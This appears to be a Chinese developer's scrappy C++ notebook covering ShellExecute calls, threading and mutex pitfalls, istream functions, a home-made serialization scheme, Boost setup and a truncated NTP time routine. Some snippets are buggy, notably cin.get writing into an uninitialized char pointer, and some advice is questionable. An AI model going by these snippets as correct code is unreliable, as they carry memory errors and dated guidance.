
    VC++ ShellExecute 执行、运行一个外部程序函数功能详解，VC++ ShellExecute 执行、运行一个外部程序函数功能，VC++ ShellExecute 执行、运行一个外部程序函数详解，VC++ ShellExecute 执行、运行一个外部程序功能详解，VC++ ShellExecute 执行、运行一个外部程序函数，VC++ ShellExecute 执行、运行一个外部程序功能，VC++ ShellExecute 执行、运行一个外部程序详解，VC++ ShellExecute 执行、运行外部程序函数，VC++ ShellExecute 执行、运行外部程序功能，VC++ ShellExecute 执行、运行外部程序详解，VC++ ShellExecute 执行外部程序函数，VC++ ShellExecute 执行外部程序功能，VC++ ShellExecute 执行外部程序详解，VC++ ShellExecute 运行外部程序函数，VC++ ShellExecute 运行外部程序功能，VC++ ShellExecute 运行外部程序详解，VC++ ShellExecute 执行程序函数，VC++ ShellExecute 执行程序功能，VC++ ShellExecute 执行程序详解，VC++ ShellExecute 运行程序函数，VC++ ShellExecute 运行程序功能，VC++ ShellExecute 运行程序详解，VC++ ShellExecute 执行函数，VC++ ShellExecute 执行功能，VC++ ShellExecute 执行详解，VC++ ShellExecute 运行函数，VC++ ShellExecute 运行功能，VC++ ShellExecute 运行详解，VC++ ShellExecute 函数，VC++ ShellExecute 功能，VC++ ShellExecute 详解，VC++ ShellExecute，ShellExecute，运行一个外部程序，打开一个已注册文件，打开一个目录，打印一个文件，对外部程序有一定的控制，API 函数，ShellExecute原型，function ShellExecute(hWnd: HWND; Operation， FileName， Parameters，Directory: PChar; ShowCmd: Integer): HINST; stdcall;，hWnd: HWND; {指定父窗口句柄}，Operation: PChar; {指定动作， 譬如: open、print}，FileName: PChar; {指定要打开的文件或程序}，Parameters: PChar; {给要打开的程序指定参数; 如果打开的是文件这里应该是 nil}，Directory: PChar; {缺省目录}，ShowCmd: Integer {打开选项}，): HINST; {执行成功会返回应用程序句柄; 如果这个值 <= 32， 表示执行错误}，//返回值可能的错误有: = 0 {内存不足}，hWnd：用于指定父窗口句柄，Operation：用于指定要进行的操作，FileName：用于指定要打开的文件名，Parameters：命令行参数，Directory：用于指定默认目录，ShowCmd：程序窗口初始显示方式，返回值小于32则出现错误，ERROR\_FILE\_NOT\_FOUND = 2; {文件名错误}，ERROR\_PATH\_NOT\_FOUND = 3; {路径名错误}，ERROR\_BAD\_FORMAT = 11; {EXE 文件无效}，SE\_ERR\_SHARE = 26; {发生共享错误}，SE\_ERR\_ASSOCINCOMPLETE = 27; {文件名不完全或无效}，SE\_ERR\_DDETIMEOUT = 28;{超时}，SE\_ERR\_DDEFAIL = 29; {DDE 事务失败}，SE\_ERR\_DDEBUSY = 30; {正在处理其他 DDE 事务而不能完成该 DDE 事务}，SE\_ERR\_NOASSOC = 31; {没有相关联的应用程序}，ShowCmd 参数值，SW\_HIDE 隐藏窗口，SW\_MINIMIZE 最小化窗口，SW\_RESTORE 用原来的大小和位置，SW\_SHOW 用当前的大小和位置显示，SW\_SHOWMAXIMIZED最大化窗口，SW\_SHOWMINIMIZED最小化窗口，SW\_SHOWMINNOACTIVE 最小化一个窗口，SW\_SHOWNA 用当前的大小和位置显示一个窗口，SW\_SHOWNOACTIVATE 用最近的大小和位置显示一个窗口，SW\_SHOWNORMAL 与 SW\_RESTORE 相同，SW\_HIDE = 0; {隐藏}，SW\_SHOWNORMAL = 1; {用最近的大小和位置显示， 激活}，SW\_NORMAL = 1; {同 SW\_SHOWNORMAL}，SW\_SHOWMINIMIZED = 2;{最小化， 激活}，SW\_SHOWMAXIMIZED = 3;{最大化， 激活}，SW\_MAXIMIZE = 3; {同 SW\_SHOWMAXIMIZED}，SW\_SHOWNOACTIVATE = 4; {用最近的大小和位置显示， 不激活}，SW\_SHOW = 5; {同 SW\_SHOWNORMAL}，SW\_MINIMIZE = 6; {最小化， 不激活}，SW\_SHOWMINNOACTIVE = 7; {同 SW\_MINIMIZE}，SW\_SHOWNA = 8; {同 SW\_SHOWNOACTIVATE}，SW\_RESTORE = 9; {同 SW\_SHOWNORMAL}，SW\_SHOWDEFAULT = 10; {同 SW\_SHOWNORMAL}，SW\_MAX = 10; {同 SW\_SHOWNORMAL}，ShellExecute(NULL， \_T("open")， url， NULL， NULL， SW\_SHOWNORMAL);，ShellExecute(NULL， "open"， "http://www.baidu.com"， NULL， NULL， SW\_SHOWNORMAL);，ShellExecute(NULL， "open"， "http://www.baidu.com/index.php"， NULL， NULL， SW\_SHOWNORMAL);，ShellExecute(Handle， "open"， "mailto:"， nil， nil， SW\_SHOWNORMAL);，mailto:用户账号@邮件服务器地址：，ShellExecute(Handle， "open"， "mailto:who@www.baidu.com"， nil， nil， SW\_SHOWNORMAL);，mailto:用户账号@邮件服务器地址?subject=邮件主题&body=邮件正文：，ShellExecute(Handle， "open"， "mailto:who@www.baidu.com?subject=Hello&Body=hell，world!"， nil， nil， SW\_SHOWNORMAL);，//执行一个新的应用程序，ShellExecute(NULL， "open"， "calc.exe"， NULL， NULL， SW\_SHOWNORMAL);//调用计算器，ShellExecute(NULL， "open"， "NOTEPAD.EXE"， NULL， NULL， SW\_SHOWNORMAL); //调用记事本，//打开记事本，并打开一个文本文件(系统能识别记事本应用程序的路径，因此我们不必使用绝对路径，ShellExecute(Handle， 'open'， PChar('notepad')， PChar('c:\test.txt')， nil， SW\_SHOW);，//打印一个 Word 文档，ShellExecute(Handle， 'print'， PChar('C:\word.doc')， nil， nil， SW\_SHOW);，注意：可能你会看到 Word 暂时的被打开，但它会自动关闭，//打开百度网站，ShellExecute(Handle， 'open'， PChar('http://www.baidu.com/')， nil， nil， SW\_SHOW);，//你能通过一个已经注册的文件类型来打开应用程序，ShellExecute(Handle， 'open'， PChar('c:\readme.txt')， nil， nil， SW\_SHOW);，//调用 windows Explorer 打开一个文件目录，ShellExecute(Handle， 'explore'， PChar('c:\windows)'， nil， nil， SW\_SHOW);，//运行一个 DOS 命令并立即返回，ShellExecute(Handle， 'open'， PChar('cmd.exe')， PChar('/c echo hello， world!')， nil， SW\_SHOW);，//运行一个 DOS 命令并保持 DOS 窗口存在，ShellExecute(Handle， 'open'， PChar('cmd.exe')， PChar('/k echo hello， world!')， nil， SW\_SHOW);，//打开一个同系统程序相关连的文档，ShellExecute(Handle， "open"， "c:\abc.txt"， NULL， NULL， SW\_SHOWNORMAL);，//打开一个指定网站、域名，ShellExecute(Handle， "open"， "http://www.google.com/"， NULL， NULL， SW\_SHOWNORMAL);，ShellExecute(NULL， "open"， "http://www.baidu.com"， NULL， NULL， SW\_SHOWNORMAL);，//打开一个指定网址，ShellExecute(NULL， "open"， "http://www.baidu.com/index.php"， NULL， NULL， SW\_SHOWNORMAL);，//激活相关程序，发送EMAIL，ShellExecute(Handle， "open"， "mailto:"， nil， nil， SW\_SHOWNORMAL);，ShellExecute(Handle， "open"， "mailto:who@www.baidu.com"， nil， nil， SW\_SHOWNORMAL);，ShellExecute(Handle， "open"， "mailto:who@www.baidu.com"， NULL， NULL， SW\_SHOWNORMAL);，ShellExecute(Handle， "open"， "mailto:who@www.baidu.com?subject=Hello&Body=hell，world!"， nil， nil， SW\_SHOWNORMAL);，//用系统打印机打印文档，ShellExecute(Handle， "print"， "c:\abc.txt"， NULL， NULL， SW\_SHOWNORMAL);，//用系统查找功能来查找指定文件，ShellExecute(Handle， "find"， "d:\nish"， NULL， NULL， SW\_SHOWNORMAL);。

# plib代码

## 转换用strtoxx

## Uploaddownload

把linux下那9个函数全拷贝到windows上基本就能用,除了这里



# C++头文件引用别的头文件,但是提示找不到

这是因为实现全都写在了头文件中,要把声明和实现分开

# 头文件互相包含使用(在global中常见,shff项目)

两个类互相引用,只能用指针

#ifndef INTERFACE\_H

#define INTERFACE\_H

#include "../../plib/plib.h"

#include "pnet.h"

class interface

{

public:

class pnet\* pn;

interface();

~interface();

};

# 锁

打印要放在lock里面

//从此处开始是测试线程锁

int i=9;

pmutex2 mut2;

void thread\_mutex(void\* para)

{

while(1)

{

// mut2.lock();//必须放这里，如果放写那就不行,说明读也要加锁

if (i > 0)

{

mut2.lock();

i = i -1;

hlog(i);

mut2.unlock();

}

else

{

hlog("no more tickets");

exit(0);

}

}


}

# Hlog

int HLOGFunp(const char \*file, int line,const char\* name, const T & t)

改成引用模式,就不需要拷贝复制函数了,省事

但是出现如下错误是因为



Ptime那不要加引用了,不然双重引用出错

# C++11

## Linux不要用C++11,否则影响远程调试…

## Bind冲突

Socket中的bind和C++11中的bind冲突,将socket中的bind放到单独文件中,不要用using namespace

## g++编译C++11遇到的问题：Enable multithreading to use std::thread: Operation not permitted

**[cpp]** [view plain](http://blog.csdn.net/kangroger/article/details/39901601) [copy](http://blog.csdn.net/kangroger/article/details/39901601)

1. #include<iostream>
2. #include<thread>
3. void hello()
4. {
5. std::cout<<"hello concurrent world\n";
6. }
7. int main()
8. {
9. std::thread t(hello);
10. t.join();
11. }

我安装了g++-4.8.5版本编译器，支持C++11，使用命令行g++-4.8 -std=c++11 -lpthread \*.cpp编译后，得到的可执行文件在运行时遇到错误：

terminate called after throwing an instance of 'std::system\_error'

  what():  Enable multithreading to use std::thread: Operation not permitted

Aborted (core dumped)

在查了好久才发现问题，是编译器的问题，编译时要加上选项

-Wl,--no-as-needed

因为gcc4.6以后对于ld自动加上了as-needed选项。所以编译选项应该变成:  
g++ -Wl,--no-as-needed -std=c++11 -pthread main.cpp

或者

g++ -std=c++11 -o main -Wl,--no-as-needed main.cpp -lpthread  
这样就没有问题了！

如果是使用qtcreator的话，则需要在.pro文件加入：

1. LIBS += -pthread
2. QMAKE\_CXXFLAGS += -pthread
3. QMAKE\_CXXFLAGS += -std=c++11

参考文章：<http://stackoverflow.com/questions/19463602/compiling-multithread-code-with-g>

# C++

## 多线程

不能传参局部变量,不然必出问题!

pvector<pthread> lth;

for(int i=0;i<count;i++)

{

// pthread thi;

// thi.start(threadi,&i);

// usleep(1);

// lth.append(thi);

pthread\_t pti;

mut.lock();

pthread\_create(&pti,NULL,threadi2,&i);

mut.unlock();

// sleep(1);

// usleep(1);

}

典型例子,出错

## Istream

# 输入流类(istream)常用成员函数

2016年04月15日 08:46:42

阅读数：1923

C++标准库里有针对外设输入操作进行处理的类——istream。而常用的cin则是istream的类对象。因此实际上我们可以重新定义新的输入流对象代替cin对输入进行操作。而我们常用的istream类成员函数有如下一些：

## ****istream类****

### ****istream::getline() 函数****

原型：istream& getline (char\* s, streamsize n, char delim )   
提取一行的字符串，s 是存储数据的变量的名字，n为输入数据的长度，delim为结束的标志字符(遇到就结束，不理会数据有多长，可以不要)

char name[256];

std::cout << "Please, enter your name: ";

std::cin.getline (name,256);

std::cout << "Hell0, " << name;

* 1
* 2
* 3
* 4
* 5

#### NOTE: cin.getline()与getline()是不同的, getline()的原型是istream& getline ( istream &is , string &str , char delim )，使用前必须包含头文件，其使用例子如下(同样，delim可不写，则默认为回车结束)：

string line;

cout << "please cin a line:" << endl;

getline（cin,line,'#');

cout << "The input line is:" << line;

* 1
* 2
* 3
* 4
* 5

### ****istream::ignore() 函数****

原型：istream& ignore (streamsize n = 1, int delim = EOF)   
忽略输入流中的n个字符，或者当遇到输入流中有一个值等于delim时停止忽略并返回。

char first[10], last[10];

cin >> first;

cin.ignore(256, '\0');

cin >> last;

cout << endl << first << endl << last << endl;

* 1
* 2
* 3
* 4
* 5

### ****istream::get() 函数****

get()的主要函数原型有以下三种：   
1). int get();   
从指定的输入流中读入一个字符(包括空白字符)；遇到输入流中的文件结束符时，此get函数返回EOF；

char ch;

ch = cin.get();

cout << ch << endl;

* 1
* 2
* 3

2). istream& get (char& c);   
从输入流读取一个字符(包括空白字符)，并将其存储在字符变量 c 中。事实上get(char& c)与get( )作用基本相同；

char ch;

cin.get(ch);

cout << ch << endl;

* 1
* 2
* 3

3). istream& get (char\* s, streamsize n, char delim = ‘\n’);   
从输入流中读取n-1个字符，存于字符指针 s指向的内存。如果在读取n-1个字符之前遇到指定的终止字符delim，则提前结束读取。程序会自动在字符串最后增加一个’\0’表示结束；

char \*s;

cin.get(s, 18, '\#');

if(s[17] == '\0')

cout << s << endl;

* 1
* 2
* 3
* 4

### ****peek() 函数****

原型：int peek();   
该函数用于查看输入流当中的下一个字符，但不会将它取出(即它仍在输入流当中)。字符指针仍停留在原来位置上；

char s[20], ch;

int count=0;

while(cin.get(ch))

{

s[count]=ch;

count++;

if(cin.peek() == '\n')

break;

}

* 1
* 2
* 3
* 4
* 5
* 6
* 7
* 8
* 9

### ****putback() 函数****

原型：istream& putback (char c);   
把一个字符放回输入流当中；可用于检查用get()确定数据的开头后将其放回然后再操作。

### ****read() 函数****

原型：istream& read (char\* s, streamsize n);   
该函数只是纯粹的提取输入流的n长度的数据段并保存在s中，它不会检查s的内容也不会在末尾增加null字符(‘\0’)。如果提取过程中失败，s保存之前提取的内容，且eofbit以及failbit置1。

### ****gcount 函数****

原型：streamsize gcount() const;   
统计最后一次非正规操作读取的字符数，非正规操作(即除>>外其他读入输入流数据的操作，如：get, getline, ignore, peek, read, readsome, putback and unget等)；

char str[20];

cout << "Please, enter a word: ";

cin.getline(str,20);

cout << cin.gcount() << " characters read:" << str << '\n';

## 序列化方案

### 使用qt(推荐)

因为qDataStream的qt序列化对跨平台支持的较好

### 使用自己写的序列化方案

Pstring 使用 \1分割

在某些情况下不能使用qt,需要自己在自定义类中实现ostream和istream的重载来实现序列化,该方法较好

Plib:

//序列化方案

template <class T>

static string toString(T t)//与类中重载的对应

{

stringstream ss;

ss<<t;

return ss.str();

}

template <class T>

static T toClass(string str)

{

T t;

stringstream ss(str);

ss>>t;

return t;

}

Pmap示例:

*/\**

*\** *重载cout,同时为了支持hlog*

*\*/*

friend ostream& operator<<(ostream &os,pmap &xv)

{

os<<xv.size()<<" ";

for(typename map<T1,T2>::iterator iter = xv.begin(); iter != xv.end(); iter++)

{

*//* *os<<iter->first<<":* *"<<iter->second<<endl;* *//这样好像用map《自定义类》就不型了*

T1 t1=iter->first;

T2 t2=iter->second;

os<<t1<<":"<<t2<<" ";

}

return os;

}

friend istream& operator>>(istream &is,pmap &p)

{

size\_t len;

is>>len;

hlog(len);

for(int i=0;i<len;i++)

{

string strpair;

is>>strpair;

hlog(strpair);

vector<string> ps=plib::split(strpair,":");

T1 t1=plib::toClass<T1>(ps[0]);

T2 t2=plib::toClass<T2>(ps[1]);

p.append(t1,t2);

}

return is;

}

### 注意

对于pstirng,必须得加[],当然可以通过

Is.eof来判断使pstring和string保持一致,但是这样会使得ppair[str1 str2]无法识别,因为是通过]来判断的,如果坚持则会导致全都识别到第一个字符串中去.

## 使用libboost

对跨平台支持的不好,且库较为庞大,windows到linux的序列化时必须先存成文件再读取才正确解析,影响性能

## vector用作函数模板形参时出现的一个错误


 dependent-name ` std::vector<T,std::allocator<\_CharT> >::iterator' is parsed as a non-type, but instantiation yields a type

经过在Google上查询了一番，得知：

运用 vector<T>内部类型iterator时须要添加typename，加上typename后编译通过。  
将上面代码中的红色部分改为下面的代码，编译没有错误。

typename vector<T>::iterator iter;

# 不能使用构造函数重新分配


不可使用Tasks来进行重新分配,不然肯定出错

# boost库注意

## windows安装boost,使用qt5.5.0 vs2010 x32

第1步:

先从官网(www.boost.org)下载最新版的BOOST源码,如图所示



我这里下的是zip的那个  
第2步:  
编译源代码(放心.这里是傻瓜式的操作,很容易操作)  
(1)先把源代码放在E盘,例如 E:\boost\_1\_53\_0  
(2)在源代码中找到一个批处理bootstrap.bat,运行即可  
此时会弹出Building Boost.Jam之类,过一会之后,源代码中新增了1个文件bjam.exe  
(3)运行bjame.exe即能编译了(花费时间很长,大概20分钟).  
问题1:文件大小  
下载的boost库80M左右,编译完之后是1.6G,区别是很大.放在磁盘位置大点的地方

问题2:库版本目前我用的是1.46.1的版本,编译出来的是VS2010版本的库,这句话什么意思?就是说VS2008不能用1.46.1的版本,会报错1>正在链接...1>LINK : fatal error LNK1104: 无法打开文件“libboost\_thread-vc90-mt-1\_46\_1.lib”中间有个VC90,于是我在BOOST库里1个1个的找这个库,发现没有,但是有个VC100如图所示:1个是VS2008编译的报错.1个是新版BOOST库并没有VC90,只有VC100不同的版本可能编译出的库名不一样,一定要注意

PS：问题2本人没遇到，如遇到，网上有一种方法可一试：

配置编译环境：.../boost\_1\_53\_0/tools/build/v2中的user-config.jam文件，最后增加一行：using msvc : 6.0 : D:/Program Files/Microsoft Visual Studio/VC98/Bin/cl ;注意上行的格式，冒号两边一定有空格，最后分号一定有空格（因为c++代码中并没有如此苛刻的格式限制，所以一开始没太注意，总也解决不了错误，最后试着才找到这个原因）。msvc : 8.0是VS2005msvc : 10.0是VS2010


安装完后,下面就讨论一下怎么用了  
一共2个例子 第1个:怎样使用BOOST库写个线程的Hello World? 第2个怎样使用BOOST库写try,catch?  
--->举例1:怎样使用BOOST库写个线程的Hello World?  
第1步:新建一个VS2005控制台应用程序,选择空项目->增加一个C++源文件  
可以先用  
void main()  
{}  
[测试](http://lib.csdn.net/base/softwaretest)下,可以编译了  
第2步:  
添加BOOST创建线程的代码

[cpp] [view plain](http://blog.csdn.net/yockie/article/details/8856190) [copy](http://blog.csdn.net/yockie/article/details/8856190)


1. #include <iostream>
2. #include <boost/thread/thread.hpp>
3. void hello()
4. {
5. std::cout << "Hello world, I'm a thread!" << std::endl;
6. }
7. int main()
8. {
9. boost::thread thrd(&hello);
10. thrd.join();
11. }

第3步:编译,发现报错  
  
1> hello.cpp  
...\hello.cpp(2): fatal error C1083: 无法打开包括文件:“boost/thread/thread.hpp”: No such file or directory  
即没有包含BOOST文件与BOOST库的文件,怎样添加,如图所示

包含目录的添加：



库目录的添加：



包含目录添加E:\boost\_1\_53\_0  
库目录添加E:\boost\_1\_53\_0\stage\lib  
添加完这2个就可以编译运行了.结果如下:




举例2:怎样使用BOOST库写try,catch?感觉try,catch在BOOST中用的顶多的,这里顺便也介绍一下写法  
第1步:同举例1一样,新建项目,包含文件与库,一样.这里只是在上面的基础上拷贝了一下代码

[cpp] [view plain](http://blog.csdn.net/yockie/article/details/8856190) [copy](http://blog.csdn.net/yockie/article/details/8856190)


1. #include <iostream>
2. #include <string>
3. #include <boost/lexical\_cast.hpp>
4. using namespace std;
5. int main()
6. {
7. //std::cout<<"hello, world!";
8. string str = "1234t";
9. try
10. {
11. cout << boost::lexical\_cast<int>(str) << endl;
12. }
13. catch (boost::bad\_lexical\_cast& e)
14. {
15. cerr<<"Bad cast: "<< e.what() << endl;
16. }
17. return 0;
18. }

结果如图:



# 基本语法

## Map key的类型

1. 只有重载<的类或者结构才能作为map的key值。  
   string可以作为key值是因为string重载了< 必须加const
2. 

## 模板的实现

必须在.h文件中实现

## 字符串包含

strtmp.find("xx")!=string::npos)

## 引用简介

　　引用就是某一变量（目标）的一个别名，对引用的操作与对变量直接操作完全一样。

　　引用的声明方法：类型标识符 &引用名=目标变量名；

# 时间限制

如果获取时间慢,换个ip

#include <iostream>

*//#include* *<vector>*

#include <atltime.h>

#include <WinSock2.h>

#include <windows.h>

*//#include* *<WinSock.h>*

using namespace std;

#pragma comment(lib, "WS2\_32")

*//一下是获取网络时间所需*

#define ERR\_BEGIN (INT)0

#define ERR\_UNSUCCESS (INT)(ERR\_BEGIN-1)

#define ERR\_WSASTARTUP (INT)(ERR\_BEGIN-2)

#define ERR\_CREATESOCKET (INT)(ERR\_BEGIN-3)

#define ERR\_ADDRESS (INT)(ERR\_BEGIN-4)

#define ERR\_SETREUSEADDR (INT)(ERR\_BEGIN-5)

#define ERR\_CREATEEVENT (INT)(ERR\_BEGIN-6)

#define ERR\_SENDTO (INT)(ERR\_BEGIN-7)

#define ERR\_EVENTSELECT (INT)(ERR\_BEGIN-8)

struct NTP\_Packet

{

int Control\_Word;

int root\_delay;

int root\_dispersion;

int reference\_identifier;

\_\_int64 reference\_timestamp;

\_\_int64 originate\_timestamp;

\_\_int64 receive\_timestamp;

int transmit\_timestamp\_seconds;

int transmit\_timestamp\_fractions;

}; *//以上是获取网络时间所需*

INT xIGetInternetTime(char\* strRemoteIP,SYSTEMTIME \*pSysTime,INT iTimeOut)

{

